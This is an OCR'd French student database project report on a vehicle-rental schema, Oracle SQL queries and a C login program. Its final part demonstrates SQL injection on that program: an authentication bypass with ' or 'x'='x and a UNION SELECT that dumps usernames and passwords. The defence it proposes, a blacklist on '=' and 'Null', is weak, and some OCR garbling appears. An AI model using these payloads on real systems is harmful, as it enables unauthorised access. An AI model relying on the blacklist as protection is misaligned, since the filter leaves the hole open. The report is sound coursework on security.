Project de Bases de Données(IN206)


CHEN Hao & ZHOU Zhi

Partie 1

Selon la condition nous donée par la première partie, nous pouvons déterminer les données nécessaires et les organiser correctement. En général, nous avous besoin de au moin 3 ensembles des entités, elles sont *Catégorie*, *Véhicule* et *Location*.

- **Catégorie(*CAT*)**, comprend le nom de catégorie(*ClassId*) et le prix de chaque catégorie(*PRIX*).
- **Véhicule(*VEH*)**, comprend les numéros des véhicules(*CarNum*) et le catégorie(*ClassId*) laquelle chaque véhicule appartient à.
- **Location(*LOC*)**, comprend le numéro de location(*NumCom*), le numéro de véhicule de chaque location(*CarNum*),le date de début(*DATE_DEB*) et le date de fin(*DATE_FIN*).

En conséquence, nous pouvons obtenir le modàle conceptuel ci-dessus.



> *Modèle Conceptuel*

Partie 2

Selon les Q1 à Q5, nous déterminos que *CarNum* est le primary key de table VEH, *ClassId* est le primary key de table CAT, *NumCom* est le primary key de table LOC.Ainsi que, nous rajoutons les contraintes d'intégrité référentielles de chaque table. ***VEH.ClassId*** faire référence à ***CLA.ClassId*** et ***LOC.CarNum*** faire référence à ***VEH.CarNum***. Et le type comme ci-dessus.

- VEH(CarNum(PK): **char**, ClassId: **char**)
- CLA(ClassId(PK): **char**, PRIX: **number**)
- LOC(NumCom(PK): **number**, CarNum: **char**, DATE_DEB: **date**, DATE_FIN: **date**)

```
CREATE TABLE CAT(
  ClassId char(1) Constraint PK_CAT PRIMARY KEY,
  Prix number(5));
CREATE TABLE VEH(
  CarNum char(5) Constraint PK_VEH PRIMARY KEY,
  ClassId char(1) Constraint COM_REF_CLASS REFERENCES CAT);
CREATE TABLE LOC(
  NumCom number(5) Constraint PK_LOC PRIMARY KEY,
  CarNum char(5) Constraint COM_REF_VEH REFERENCES VEH,
  DATE_DEB date,
  DATE_FIN date);
```

Partie 3

- Q1

$$\prod(\sigma_{order\ by\ prix} CAT))$$

```
select * from CAT order by prix;
```

- Q2

$$\prod(LOC \bowtie_{CarNum=CarNum} (\sigma_{classid=E}(VEH))$$

```
select * from LOC,VEH where LOC.CarNum=VEH.CarNum AND VEH.ClassId='E' order by
LOC.DATE_DEB;
```

- Q3

$$\prod(VEH - \prod_{CarNum}(LOC))$$

```
select * from VEH where CarNum NOT IN (SELECT CarNum FROM LOC);
```


- Q4

  Nous utiliserons **COUNT()** dans ORACLE pour calculer le nombre de location.

```
select ClassId,COUNT(ClassId) AS Nombre from VEH,LOC WHERE LOC.CarNum=VEH.CarNum GROUP BY
ClassId Order by Nombre desc;
```

- Q5

  Il y a quatre situations ci dessus dans lesquels les période de deux données se chevauchent.




> Situation de Dates Se Chevauchent

  - **Situation 1:** a1.DATE_DEB<b.DATE_DEB & a1.DATE_FIN<b.DATE_FIN
  - **Situation 2:** a2.DATE_DEB>b.DATE_DEB & a2.DATE_FIN<b.DATE_FIN
  - **Situation 3:** a3.DATE_DEB>b.DATE_DEB & a3.DATE_FIN>b.DATE_FIN
  - **Situation 4:** a4.DATE_DEBb.DATE_FIN

Donc, si il y a un véhicule qui est loue deux fois à la même période, nous povons obtenir ci-dessus:

$$(A_1.date\_fin - B.date\_deb) \times (A_1.date\_deb - B.date\_fin) \leq 0$$

Alors, Nous utiliserons le schéma ci-dessus pour réaliser le question5.



> Schéma de Procédé

Pour trouver l'ensemble des vehicule qui est loue deux fois(ou plus), nous utiliserons la code ci-dessus.

```
SELECT * FROM LOC WHERE CarNum IN(SELECT CarNum FROM LOC GROUP BY CarNum HAVING COUNT(CarNum)>1)
    ORDER BY CarNum
```

Tout abords, nous trouvons tous les véhicules qui est loué deux fois à la même periode. Aprè, nous importer un numéro de véhicule pour vérifier si la véhicule donné sois loué deux fois à la même periode.

```
PROMPT Vehicul pour verifier:
ACCEPT car char
SELECT distinct * FROM resultat where resultat.carnum=&car order by CarNum;
```

La code complète est montré dans **command_q5.sql**

Partie 4

Nous avons créé une fonction d'authentification pour vérifier si le nom et le mot de passe de l'utilisateur existent dans la base de données. En outre, nous avons également créé une fonction appelée **executeQuery** pour remettre la requête et retourner le résultat. Voir plus de détails dans le fichier **sans_protection.c**.

Partie 5

- Attaque par injection 1

Utilisateur normal comme

$$login = TP$$

$$password = oracle$$

Cependant,nous pouvons utiliser

$$login = 'or'x' = 'x$$

$$password = 'or'x' = 'x$$

Pour contourner le mécanisme d'authentification créé dans la partie 1 de la Q4. En effet, si nous regardons dans le fichier C, nous pouvons voir que la requête finale est comme :

```
select * from logns where login='' or 'x' = 'x' and mot='' or 'x'='x';
```

Puisque'x'='x' est toujours vrais, on peut contourner le mécanisme d'authentification sans peine.

- Attaque parinjection 2

Nousutilisons :

$$A'union\ select\ logins.login,\ logins.mot\ from\ logins\ where\ 'x' =' x$$

Au lieu d'une catégorie normale (A-E). Combiné avec le code dans le fichier C, nous pouvons voir que la requête finale est comme:

```
SELECT DISTINCT veh.carnum, veh.classid FROM veh
WHERE classid='A' Union select logins.login, logins.mot from logins where 'x' = 'x';
```

La même raison que précédemment, 'x' = 'x' est toujours vrai, donc nous pouvons obtenir les informations du véhicule (numéro de voiture et catégorie) ainsi que les informations de tous les utilisateurs (login et mot de passe)

```
Oracle Database 10g Express Edition Release 10.2.0.1.0 - ProductionServer major
   version : 10
Server minor    version : 2
Server revision version : 0
Connection      version : 1020
Login ? ' or 'x' = 'x
Login = ' or 'x' = 'x

Pwd ? ' or 'x' = 'x
pwd = ' or 'x' = 'x

select the type of vehicle:
A' Union select logins.login, logins.mot from logins where 'x'='x
Oracle Database 10g Express Edition Release 10.2.0.1.0 - ProductionServer major
   version : 10
Server minor    version : 2
Server revision version : 0
Connection      version : 1020
CARNUM | CLASSID |
10001 | A |
10002 | A |
10003 | A |
TP          | oracle          |
a           | a               |
b           | b               |
c           | c               |
d           | d               |
theo        | 123             |


-----------------
(program exited with code: 0)
Press return to continue
```

> Exemple de résultat

Afin d'éviter ce genre d'attaque, nous insérons dans notre code le code ci-dessous pour assurer qu'il n'y a pas de '=' dans les entrées des utilisateurs. S'il y aun '=' dans l'entrée, la fonction **strstr** retournera un pointeur. Sur la base de ce résultat, nous pouvons organiser différentes opérations. Finalement, le problème est résolu.

```
if(strstr(login,"=") != NULL || strstr(login,"Null")!= NULL || strstr(pwd,"=") != NULL ||
strstr(pwd,"Null") !=NULL){
                        printf("symbolnot allowed!\n");
                        goto retry1;}
```

Et la fonction retry1 est :

```
retry1: if(++try > 3) return 0;
```

En même temps, nous modifions la phrase de commande pour permettre au programme de reconnaître la minuscule et la lettre majuscule d'une catégorie (utiliser lafonction upper), rendant le programme plus robuste. Le code corrigé est dans le fichier **avec_protection.c**